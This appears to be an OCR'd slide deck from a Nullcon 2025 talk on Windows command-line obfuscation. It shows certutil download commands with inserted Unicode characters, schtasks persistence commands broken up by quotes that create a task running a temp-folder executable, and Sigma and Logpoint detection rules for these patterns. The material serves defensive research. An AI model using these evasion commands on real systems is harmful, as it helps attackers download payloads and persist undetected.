
Data Source

Name	Platform	Sourcetype	Source
CrowdStrike ProcessRollup2	N/A	'crowdstrike:events:sensor'	'crowdstrike'

Source: https://research.splunk.com/endpoint/6aa49ff2-3c92-4586-83e0-d83eb693dfda/


Command-Line Obfuscation variants

Character Insertion



```
c:\NULLCON2025>certutil -f -urlcache https://nullcon.net/goa-2025 homepage.txt
****  Online  ****
CertUtil: -URLCache command completed successfully.

c:\NULLCON2025>certutil -f -ʰ◌u�r�lc�ac���he https://nullcon.net/goa-2025 homepage-2.txt
****  Online  ****
CertUtil: -URLCache command completed successfully.

c:\NULLCON2025>
```

.	Process Name	PID	Operation	Command Line	Result	Detail
...	certutil.exe	8276	Process Start	certutil -f -urlcache https://nullcon.net/goa-2025 ho...	SUCCESS	Parent PID: 14...
...	certutil.exe	4712	Process Start	certutil -f -ʰu▯r▯lc▯ac▯▯▯he https://nullcon.net/goa-20...	SUCCESS	Parent PID: 14...



Process Monitor - Sysinternals: www.sysinternals.com

.	Process Name	PID	Operation	Command Line	Result	Detail
...	certutil.exe	8276	Process Start	certutil -f -urlcache https://nullcon.net/goa-2025 ho...	SUCCESS	Parent PID: 14...
...	certutil.exe	4712	Process Start	certuti -f -ʾu▯r▯lc▯ac▯▯▯he https://nullcon.net/goa-20...	SUCCESS	Parent PID: 14...


```
    - https://twitter.com/egre55/status/1087685529016193025
    - https://lolbas-project.github.io/lolbas/Binaries/Certutil/
author: Florian Roth (Nextron Systems), Jonhnathan Ribeiro, oscd.community, Nasreddine Bencherchali (Nextron Systems)
date: 2023-02-15
tags:
    - attack.defense-evasion
    - attack.t1027
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        - Image|endswith: '\certutil.exe'
        - OriginalFileName: 'CertUtil.exe'
    selection_flags:
        CommandLine|contains:
            - 'urlcache '
            - 'verifyctl '
    selection_http:
        CommandLine|contains: 'http'
    condition: all of selection_*
falsepositives:
    - Unknown
level: medium
```

```
detection:
    selection_img:
        - Image|endswith: '\certutil.exe'
        - OriginalFileName: 'CertUtil.exe'
    selection_flags:
        CommandLine|contains:
            - 'urlcache '
            - 'verifyctl '
    selection_http:
        CommandLine|contains: 'http'
    condition: all of selection_*
```

Source: https://github.com/SigmaHQ/sigma/blob/fad4742996c55d8d4663e611f84877a2b741dc46/rules/windows/process_creation/proc_creation_win_certutil_download.yml


Command-Line Obfuscation variants

Keyword Obstruction



```
c:\NULLCON2025>schtasks /create /sc minute /mo 15 /tn "Shell 1" /tr c:\windows\temp\x.exe
SUCCESS: The scheduled task "Shell 1" has successfully been created.

c:\NULLCON2025>schtasks /"c"r"e"ate /"sc" min"ute" /"m"o 1"5" /tn "Sh"el"l 2" /tr c:\win"d
"o"ws\nullcon/../.\tem"p/x.exe
SUCCESS: The scheduled task "Shell 2" has successfully been created.

c:\NULLCON2025>
```

Process Name	PID	Operation	Command Line	Result	Detail
schtasks.exe	7372	Process Start	schtasks /create /sc minute /mo 15 /tn "Shell 1" /tr ...	SUCCESS	Parent PID: 14...
schtasks.exe	2268	Process Start	schtasks /"c"r"e"ate /"sc" min"ute" /"m"o 1"5" /tn "...	SUCCESS	Parent PID: 14...



Persistent Tasks from Suspicious Locations

Malware or threat actors frequently drop their payloads in publicly writable directories, utilizing them for initial deployment and persistence. It is crucial to monitor scheduled tasks originating from these specific directories.

```
label="Create" label="Process"
"process"="*\schtasks.exe" command="*/Create *"
(command in ["*:\ProgramData\*", "*:\Temp\*", "*:\Tmp\*", "*:\Users\Public\*",
"*:\Windows\Temp\*", "*\AppData\*", "*%AppData%*", "*%Temp%*", "*%tmp%*"])
```

```
label="Create" label="Process"
"process"="*\schtasks.exe" command="*/Create *"
(command in ["*:\ProgramData\*", "*:\Temp\*", "*:\Tmp\*", "*:\Users\Public\*",
"*:\Windows\Temp\*", "*\AppData\*", "*%AppData%*", "*%Temp%*", "*%tmp%*"])
```

The management of scheduled tasks' execution on Windows 10 is handled by "svchost.exe" through the command line "`C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s Schedule`". Before Windows 10 Version 1511, it was executed by taskeng.exe. Analyzing the subprocesses of this particular process enables the detection of any irregular patterns that could indicate the presence of potentially harmful scheduled tasks.

```
c:\NULLCON2025>schtasks /"c"r"e"ate /"sc" min"ute" /"m"o 1"5" /tn "Sh"el"l 2" /tr c:\win"d
"o"ws\nullcon/../.\tem"p/x.exe
SUCCESS: The scheduled task "Shell 2" has successfully been created
```

```
label="Create" label="Process"
"parent_process"="*\svchost.exe"
parent_command="C:\WINDOWS\system32\svchost.exe -k netsvcs -p -s
Schedule"
"process" IN ["*:\ProgramData\*", "*:\Temp\*", "*:\Tmp\*", "*:\Users\Public\*",
"*:\Windows\Temp\*", "*\AppData\*", "*%AppData%*", "*%Temp%*",
"*%tmp%*"] |
| chart count() by "parent_process","parent_command","process","command"
```

Source: https://www.logpoint.com/en/blog/shenanigans-of-scheduled-tasks/


Cool, but…

it’s all
anecdotal

02

Finding vulnerable applications


Process



Select application
Blackbox testing of obfuscation options
Create model file
Test model file
Abstraction

Step 1:

Select an application



```
C:\Users\wietze>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WINDOWS-LG52H9F
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : lan

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : lan
   Description . . . . . . . . . . . : Red Hat VirtIO Ethernet Adapter
   Physical Address. . . . . . . . . : 2E-55-8B-1C-C6-18
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : fd34:7256:43bf:468e:9f83:6694:fffe:6d92(Preferred)
   Temporary IPv6 Address. . . . . . : fd34:7256:43bf:468e:a93d:815e:1126:3656(Preferred)
   Link-local IPv6 Address . . . . . : fe80::4793:be3:f84e:f512%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.64.4(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 13 January 2025 16:26:36
   Lease Expires . . . . . . . . . . : 13 January 2025 17:26:36
```

